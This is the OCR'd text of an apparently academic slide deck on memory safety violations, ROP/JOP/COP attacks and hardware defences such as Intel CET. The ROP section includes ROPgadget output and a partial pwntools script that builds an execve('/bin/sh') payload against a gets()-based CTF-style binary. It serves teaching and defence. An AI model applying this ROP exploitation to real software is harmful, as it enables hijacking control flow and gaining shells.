# Memory Safety Discussion

Quancheng Wang

2023.3.27

## 1 Memory Safety Violation

## Content

- Memory Safety Violation
- ROP/JOP/COP Attacks
- Questions


## Memory Safety Violation: Architectural View

- **Temporal violation**: a violation caused by using a pointer whose referent has been deallocated (e.g. with free()) and is no longer a valid object.
- **Spatial violation**: a violation caused by dereferencing a pointer that refers to an address outside the bounds of its “referent”.

*[1] Simpson, M. S., & Barua, R. K. (2013). MemSafe: ensuring the spatial and temporal memory safety of C at runtime. Software: Practice and Experience, 43(1), 93-128.*

## Example of Temporal Violation


- Use-after-free
- Pointer **p0** should **not** point to address 0xf22d2a0




```c
char *p0;
p0 = (char *)malloc(sizeof(char) * 6);
memcpy(p0, "hello", 6);
printf("p0: 0x%x\n",p0);
free(p0);

char *p1;
p1 = (char *)malloc(sizeof(char) * 6);
memcpy(p1, "world", 6);
printf("p1: 0x%x\n",p1);
```

## Example of Spatial Violation

- Buffer overflow
- access **out-of-bound** index of array num[]
- but no seg fault



```
int num[16];
for (int i = 0; i < 17; i++)
{
    num[i] = i;
}
printf("num[16] = %d\n", num[16]);
return 0;
```




```
 # iamywang @ ARCH-B660P in /ru
● $ gcc overflow.c -o overflow

 # iamywang @ ARCH-B660P in /ru
● $ ./overflow
 num[16] = 16
```

## Branch Instructions

- **JMP** address
- **CALL** address
    - **PUSH** %EIP
    - **JMP** [address]
- **RET**
    - **POP** %EIP
    - **JMP** [%EIP]


# Software Stack

- Return address overflow:
  - Overflow **vars**
  - Overflow **old %ebp**
  - Overflow **return address**



# ROP Attack


- Find ROP gadgets
- Overflow return address
- Execute malicious instructions




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+1Ch] [ebp-64h] BYREF

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("This time, no system() and NO SHELLCODE!!!");
  puts("What do you plan to do?");
  gets(&v4);
  return 0;
}
```

*[1] https://github.com/JonathanSalwan/ROPgadget*

# ROP Attack



```
# iamywang @ ARCH-B660P in /run/media/iamywang/Data/workspac
$ ROPgadget --binary rop  --string '/bin/sh'
Strings information
============================================================
0x080be408 : /bin/sh

# iamywang @ ARCH-B660P in /run/media/iamywang/Data/workspac
$ ROPgadget --binary rop  --only 'int'
Gadgets information
============================================================
0x08049421 : int 0x80

Unique gadgets found: 1

# iamywang @ ARCH-B660P in /run/media/iamywang/Data/workspac
$ ROPgadget --binary rop  --only 'pop|ret' | grep 'eax'
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi
```



```
p = process('./rop')

syscall = 0x08049421
eax = 0xb
ebx = 0x080be408
ecx = 0
edx = 0

pop_eax_ret = 0x080bb196
pop_ecx_ebx_ret = 0x0806eb91
pop_edx_ret = 0x0806eb6a

payload = flat(['A' * 112, pop_eax_ret, eax,
p.sendline(payload)
p.interactive()
```

## ROP Attack

- Assume the attacker want to execute ***execve("/bin/sh", NULL, NULL);***
- Input:
  - (1) offset between data and return address;
  - (2) address of “pop eax/ebx/ecx/edx; ret”;
  - (3) target data of register eax/ebx/ecx/edx;
  - loop (2) (3);
  - (4) address of “0x80”;

## JOP/COP Attack


- Assume the attacker want to execute ***execve("/bin/sh", NULL, NULL);***
- Input:
  - (1) offset between data and jump address;
  - (2) address of “pop eax; jmp/call address of “pop ebx; …””;
  - (3) target data of register eax, …;
  - loop (2) (3);
  - (4) address of “jmp/call address of 0x80”;

## Questions

- 1. Is buffer overflow a bug of **PL/compiler**?
- 2. If **allocating space** is not a visible parameter at the **ISA level**, is it not possible to eliminate buffer overflows at **HW level**, but only to mitigate their subsequent exploitation?
- 3. Even if it is impossible to prevent buffer overflow, is it sufficient to protect against ROP attack if we can do the following: (1) protect the return address from **being modified**; (2) the instruction with the wrong address **cannot be executed.**

# Questions

- 4. Is it sufficient if we can only guarantee that the **old %ebp** and **return address** on the stack (all stack frames) are not modified?



## 2 HW Defenses for ROP/JOP/COP Attacks


## Content

- Intel CET (Control-Flow Enforcement Technology)
- ARM PAC (Pointer Authentication)

## Intel CET


- Shadow Stack (for ROP attacks)
- Indirect Branch Tracking (for JOP and COP attacks)

## Shadow Stack: HW + OS




*[1] https://cloud.tencent.com/developer/article/1955836*
*[2] https://www.intel.com/content/dam/develop/external/us/en/documents/catc17-introduction-intel-cet-844137.pdf*
*[3] https://v1nke.github.io/2022/02/24/Intel%20CET%E7%BC%93%E8%A7%A3%E6%9C%BA%E5%88%B6%E6%BA%90%E7%A0%81%E5%88%86%E6%9E%90/*

## Indirect Branch Tracking: HW + Compiler



```
main(){
    int (*f)();
    f = foo;
    f();
}

int foo(){
    return;
}
```




recompile

```
<main>:
endbr64
:
movq $0x4004fb, -8(%rbp)
mov -8(%rbp), %rdx
call %rdx
:
retq

<foo>:
endbr64
:
add rax, rbx
:
retq
```

*[1] https://cloud.tencent.com/developer/article/1955836*
*[2] https://v1nke.github.io/2022/02/24/Intel%20CET%E7%BC%93%E8%A7%A3%E6%9C%BA%E5%88%B6%E6%BA%90%E7%A0%81%E5%88%86%E6%9E%90/*

# Indirect Branch Tracking: HW + Compiler



*[1] https://cloud.tencent.com/developer/article/1955836*
*[2] https://v1nke.github.io/2022/02/24/Intel%20CET%E7%BC%93%E8%A7%A3%E6%9C%BA%E5%88%B6%E6%BA%90%E7%A0%81%E5%88%86%E6%9E%90/*

# Bonus: Transient Execution Attacks

- The attacker trains indirect branch predictors such that the desired victim indirect branch goes to the attacker desired location.
- **Fault/Execution** can result in transient execution.
- However, no new transient execution attack!!

*[1] https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html*

## ret2spec

- Instructions at the target of a RET instruction will not execute, even speculatively, if the RET addresses (either from normal stack or shadow stack) are speculative-only or do not match.
- Speculative execution only occurs when:
  - **return address on stack == return address on RSB**
- Never returns to malicious address

*[1] https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html*

